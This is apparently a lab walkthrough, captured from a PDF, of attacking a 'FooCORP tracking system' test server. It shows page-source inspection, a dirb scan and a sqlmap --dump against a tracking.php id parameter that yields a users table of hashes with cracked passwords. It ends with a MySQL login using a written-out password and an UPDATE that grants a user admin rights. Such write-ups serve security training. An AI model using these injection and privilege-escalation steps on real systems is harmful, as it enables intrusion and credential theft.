



```
<!DOCTYPE HTML>
<!--
    Photon by HTML5 UP
    html5up.net | @ajlkn
    Free for personal and commercial use under the CCA 3.0 license (html5up.net/license)
-->
<html>
    <head>
        <title>Photon by HTML5 UP</title>
        <meta charset="utf-8" />
        <meta name="viewport" content="width=device-width, initial-scale=1, user-scalable=no" />
        <link rel="stylesheet" href="assets/css/main.css" />
        <noscript><link rel="stylesheet" href="assets/css/noscript.css" /></noscript>
    </head>
    <body class="is-preload">

        <!-- Header -->
            <section id="header">
                <div class="inner">
                    <span class="icon major fa-cloud"></span>
                    <h1>FooCORP <strong>TRACKING SYSTEM</strong> test environment<br /></h1>
                    <p>This is a restricted area.<br />
                    </p>

                </div>
            </section>

        <!-- Footer -->
            <section id="footer">
                <ul class="copyright">
                    <li>&copy; FOOCORP</li><li>Design: <a href="http://html5up.net">HTML5 UP</a></li>
                </ul>
            </section>

        <!-- Scripts -->
            <script src="assets/js/jquery.min.js"></script>
            <script src="assets/js/jquery.scrolly.min.js"></script>
            <script src="assets/js/browser.min.js"></script>
            <script src="assets/js/breakpoints.min.js"></script>
            <script src="assets/js/util.js"></script>
            <script src="assets/js/main.js"></script>
            <script src="assets/js/footracking.js"></script>

    </body>
</html>

```

→ When inspecting the page's source code there's one custom script that is worth investigating.


→ It seems that the alert box came from this script. In addition, we notice a resource pointing to **localhost**.


Let's check if this path is valid on the server side.



Connect to the found link

- We changed the local address to the target IP address.






Dirb

```
-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Jul 16 18:24:46 2021
URL_BASE: http://172.16.64.92/72ab311dcbfaa40ca0739f5daf505494/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://172.16.64.92/72ab311dcbfaa40ca0739f5daf505494/ ----
==> DIRECTORY: http://172.16.64.92/72ab311dcbfaa40ca0739f5daf505494/assets/
+ http://172.16.64.92/72ab311dcbfaa40ca0739f5daf505494/includes (CODE:403|SIZE:328)
+ http://172.16.64.92/72ab311dcbfaa40ca0739f5daf505494/index.php (CODE:200|SIZE:0)
+ http://172.16.64.92/72ab311dcbfaa40ca0739f5daf505494/login (CODE:302|SIZE:324)
+ http://172.16.64.92/72ab311dcbfaa40ca0739f5daf505494/tracking (CODE:302|SIZE:327)

---- Entering directory: http://172.16.64.92/72ab311dcbfaa40ca0739f5daf505494/assets/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```


---- Scanning URL: http://172.16.64.92/72ab311dcbfaa40ca0739f5daf505494/ ----
==> DIRECTORY: http://172.16.64.92/72ab311dcbfaa40ca0739f5daf505494/assets/

+ http://172.16.64.92/72ab311dcbfaa40ca0739f5daf505494/includes (CODE:403|SIZE:-328)
+ http://172.16.64.92/72ab311dcbfaa40ca0739f5daf505494/index.php (CODE:200|SIZE:-0)
+ http://172.16.64.92/72ab311dcbfaa40ca0739f5daf505494/login (CODE:302|SIZE:-324)
+ http://172.16.64.92/72ab311dcbfaa40ca0739f5daf505494/tracking (CODE:302|SIZE:327)

- We found interesting directories!




sqlmap



- There is id=3, etc. Let's try to test it with **sqlmap**

#sqlmap -u http://172.16.64.92/72ab311dcbfaa40ca0739f5daf505494/tracking.php?id=3 --dump (to dump all data)




--dump

#sqlmap -u http://172.16.64.92/72ab311dcbfaa40ca0739f5daf505494/tracking.php?id=3 --dump (to dump all data)

- As we see, we dumped the data credentails but the **admin account hash is not cracked yet.**

```
[18:39:46] [WARNING] user aborted during dictionary-based attack phase (Ctrl+C was pressed)
Database: footracking
Table: users
[4 entries]
+----+-----+------------------------------------------+-----------+
| id | adm | password                                 | username  |
+----+-----+------------------------------------------+-----------+
| 1  | yes | c5d71f305bb017a66c5fa7fd66535b84         | fcadmin1  |
| 2  | yes | 14d69ee186f8d9bbeddd4da31559ce0f         | fcadmin2  |
| 3  | no  | 827ccb0eea8a706c4c34a16891f84e7b (12345) | tracking1 |
| 4  | no  | e10adc3949ba59abbe56e057f20f883e (123456) | tracking2 |
+----+-----+------------------------------------------+-----------+

[18:39:47] [INFO] table 'footracking.users' dumped to CSV file '/root/.local/share/sqlmap/output/172.16.64
.92/dump/footracking/users.csv'
[18:39:47] [INFO] fetching columns for table 'telemetry_test' in database 'footracking'
[18:39:47] [INFO] fetching entries for table 'telemetry_test' in database 'footracking'
Database: footracking
Table: telemetry_test
[7 entries]
+----+--------------+---------------------+----------+-----------------------------------------------------
-------------------------+
| id | ip           | date                | platform | useragent
                         |
+----+--------------+---------------------+----------+-----------------------------------------------------
```

- tracking1:12345
- tracking2:123456



Inspect page-source

- **Login as**

#mysql -u dbuser -p -P 63306 -h 172.16.64.92

→ **password:** xXxyYyzZz789789)))

- **Update the user's privileges on database**

```
MySQL [footracking]> select * from users;
+----+-----------+----------------------------------+-----+
| id | username  | password                         | adm |
+----+-----------+----------------------------------+-----+
|  1 | fcadmin1  | c5d71f305bb017a66c5fa7fd66535b84 | yes |
|  2 | fcadmin2  | 14d69ee186f8d9bbeddd4da31559ce0f | yes |
|  3 | tracking1 | 827ccb0eea8a706c4c34a16891f84e7b | no  |
|  4 | tracking2 | e10adc3949ba59abbe56e057f20f883e | no  |
+----+-----------+----------------------------------+-----+
4 rows in set (0.035 sec)

MySQL [footracking]> update users set adm = 'yes' where id = 3;
Query OK, 1 row affected (0.033 sec)
Rows matched: 1  Changed: 1  Warnings: 0

MySQL [footracking]> select * from users;
+----+-----------+----------------------------------+-----+
| id | username  | password                         | adm |
+----+-----------+----------------------------------+-----+
|  1 | fcadmin1  | c5d71f305bb017a66c5fa7fd66535b84 | yes |
|  2 | fcadmin2  | 14d69ee186f8d9bbeddd4da31559ce0f | yes |
|  3 | tracking1 | 827ccb0eea8a706c4c34a16891f84e7b | yes |
|  4 | tracking2 | e10adc3949ba59abbe56e057f20f883e | no  |
+----+-----------+----------------------------------+-----+
4 rows in set (0.029 sec)

MySQL [footracking]>
```

